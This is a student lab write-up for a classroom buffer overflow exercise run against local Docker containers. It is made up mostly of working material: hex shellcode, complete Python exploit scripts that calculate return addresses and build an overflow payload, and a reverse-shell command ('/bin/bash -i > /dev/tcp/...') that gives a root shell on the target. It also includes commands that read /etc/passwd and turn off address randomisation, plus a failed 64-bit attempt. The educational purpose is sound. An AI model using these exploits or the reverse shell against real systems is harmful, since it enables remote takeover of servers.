1. A) The following shows compiling the shell code. "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd"

```
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ ./shellcode_32.py
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ ./shellcode_64.py
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```

This shows the shellcode running. We can see that the files are listen, hello is printed, and the new file is wrote.

```
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ a32.out
total 60
-rw-rw-r-- 1 sysc4810 sysc4810   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 sysc4810 sysc4810   312 Dec 22  2020 README.md
-rwxrwxr-x 1 sysc4810 sysc4810 15084 Dec  1 21:56 a32.out
-rwxrwxr-x 1 sysc4810 sysc4810 16136 Dec  1 21:56 a64.out
-rw-rw-r-- 1 sysc4810 sysc4810   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 sysc4810 sysc4810   136 Dec  1 21:56 codefile_32
-rw-rw-r-- 1 sysc4810 sysc4810   165 Dec  1 21:56 codefile_64
-rwxrwxr-x 1 sysc4810 sysc4810  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 sysc4810 sysc4810  1295 Dec 22  2020 shellcode_64.py
Hello 32
xrdp:x:127:134::/run/xrdp:/usr/sbin/nologin
ugroot:x:1001:1001::/ugroot:/bin/sh
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ a64.out
total 60
-rw-rw-r-- 1 sysc4810 sysc4810   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 sysc4810 sysc4810   312 Dec 22  2020 README.md
-rwxrwxr-x 1 sysc4810 sysc4810 15084 Dec  1 21:56 a32.out
-rwxrwxr-x 1 sysc4810 sysc4810 16136 Dec  1 21:56 a64.out
-rw-rw-r-- 1 sysc4810 sysc4810   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 sysc4810 sysc4810   136 Dec  1 21:56 codefile_32
-rw-rw-r-- 1 sysc4810 sysc4810   165 Dec  1 21:56 codefile_64
-rwxrwxr-x 1 sysc4810 sysc4810  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 sysc4810 sysc4810  1295 Dec 22  2020 shellcode_64.py
Hello 64
whoopsie:x:125:132::/nonexistent:/bin/false
ftp:x:126:133:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
xrdp:x:127:134::/run/xrdp:/usr/sbin/nologin
ugroot:x:1001:1001::/ugroot:/bin/sh
```

b) This shows the command being changed in the shellcode:

```
18    "touch ~/Desktop/infected_32.txt                    *"
19    "touch ~/Desktop/infected_64.txt                    *"
```

This shows it being compiled and run.

```
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ ./shellcode_32.py
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ ./shellcode_64.py
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ a32.out
[12/01/22]sysc4810@sysc4810-vm23:~/.../shellcode$ a64.out
```

This shows that it was successful and it did output to the desktop.

2. A) First we run “sudo /sbin/sysctl -w kernel.randomize_va_space=0” to disable the address space randomizer.
   The following shows the docker being start up. We can get the epb and buffer value by running “echo hello | nc 10.9.0.5 9090” in another terminal and tehn ctrl + c which brings up those first values.

```
[12/02/22]sysc4810@sysc4810-vm23:~/.../Setup$ sudo docker-compose up
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Attaching to server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8, server-1-1
0.9.0.5
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffcf90
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffcf90
server-1-10.9.0.5 | Hello
```

   The second ebp and buffer values comes after we call cat badfile.

```
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ ./exploit.py
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

We can see from out code here the command we gave was to output Hello and it did do that as seen from the last line in the above screenshot.

```
1  #!/usr/bin/python3
2  import sys
3
4  shellcode= (
5     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
6     "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
7     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
8     "/bin/bash*"
9     "-c*"
10    # The * in this line serves as the position marker          *
11    "echo Hello;                                                *"
12    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
13    "BBBB"   # Placeholder for argv[1] --> "-c"
14    "CCCC"   # Placeholder for argv[2] --> the command string
15    "DDDD"   # Placeholder for argv[3] --> NULL
16 ).encode('latin-1')
17
18 # Fill the content with NOP's
19 content = bytearray(0x90 for i in range(517))
20
21 ##################################################################
22 # Put the shellcode somewhere in the payload
23 start = 517 - len(shellcode)               # Change this
24 content[start:start + len(shellcode)] = shellcode
25
26 # Decide the return address value
27 # and put it somewhere in the payload
28 ebp = 0xffffd0c8
29 buff = 0xffffcf90
30 offset = ebp - buff + 4      # Change this
31 ret = buff + offset + 100     # Change this
32
33 # Use L=4 for 32-bit address and L=8 for 64-bit address
34 L = 4
35 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
36 ##################################################################
37
38 # Write the content to a file
39 with open('badfile', 'wb') as f:
40   f.write(content)
```

Line 28 and 29 we can see our values and they match the initial values given in the terminal above. Then we can caluate our offset by doing the ebp value – the buffer value and adding 4 for 32 bits. Then the return address will be the buffer value plus that offset plus 100. And out start value is set to 517 as the server accepts up to 517 bytes from the user and then subtract the length of the shellcode.

b) From the following we can see we took the reverse shell command, line 17.

```
17    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
18    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
19    "BBBB"    # Placeholder for argv[1] --> "-c"
20    "CCCC"    # Placeholder for argv[2] --> the command string
21    "DDDD"    # Placeholder for argv[3] --> NULL
22 ).encode('latin-1')
23
24 # Fill the content with NOP's
25 content = bytearray(0x90 for i in range(517))
26
27 ##################################################################
28 # Put the shellcode somewhere in the payload
29 start = 517 - len(shellcode)               # Change this
30 content[start:start + len(shellcode)] = shellcode
31
32 # Decide the return address value
33 # and put it somewhere in the payload
34 ebp = 0xffffd3a8
35 buff = 0xffffd270
```

We also set our new ebp and buffer values taken from the terminal shot below.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd270
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd270
```

With these changes we then remove the old badfile from part a, run the new file, check if the badfile is there, and then send that file to 10.9.0.5 to port 9090.

```
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ rm badfile
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ ./exploit.py
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ ls
badfile  brute-force.sh  exploit.py
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

In the screenshot below we can see our server running listening on all servers and waiting to receive the connection the shell from the command we sent in the exploit file. We then see the connection is received and we have access to the reverse shell. We run ifconfig to check if the address is the same and it is.

```
[12/02/22]sysc4810@sysc4810-vm23:~/.../Setup$ echo hello | nc 10.9.0.5 9090
^C
[12/02/22]sysc4810@sysc4810-vm23:~/.../Setup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35558
root@869b2d372253:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 41  bytes 5162 (5.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 867 (867.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@869b2d372253:/bof#
```

3. We run a “echo hellow | nc 10.9.0.6 9090” command in another terminal and in our docker terminal we can see the new connection from 10.9.0.1.

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd310
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd310
```

We get the new buffer value and can use that to get our return address by using that value and adding 300 since that is the max range of the buffer size. We can then use spraying by going to each location in a multiple of 4 and putting the return address there. We use 75 since 300 divided by 4 is 75 so we get even spraying.


```
ret = 0xffffd310 + 300      # Change this

# Use L=4 for 32-bit address and L=8 for 64-bit address
L = 4
for i in range (75):
        offset = i*L
        content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#################################################################
```

We can then remove the old bad file, run the new exploit, and send it to our target server.

```
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ rm badfile
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ ./exploit.py
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ ls
badfile  brute-force.sh  exploit.py
[12/02/22]sysc4810@sysc4810-vm23:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

We can then check on our netcat server that is listening we get a connection from our target server of 10.9.0.6 and we can check the ifconfig and see the address is the same. We see the bof# command prompt open so we see the reverse shell there.



4. I tried this; it didn't work. Tried XOR to solve for the 0 problem.

```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   " /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1t         *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
rbp = 0x00007fffffffe260
buff = 0x00007fffffffe170
zero = 0x0000000000000000
offset = rbp - buff + 8
ret = buff + offset + 100     # Change this
ret = ret ^ zero
print(ret)

# Use L=4 for 32-bit address and L=8 for 64-bit address
L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```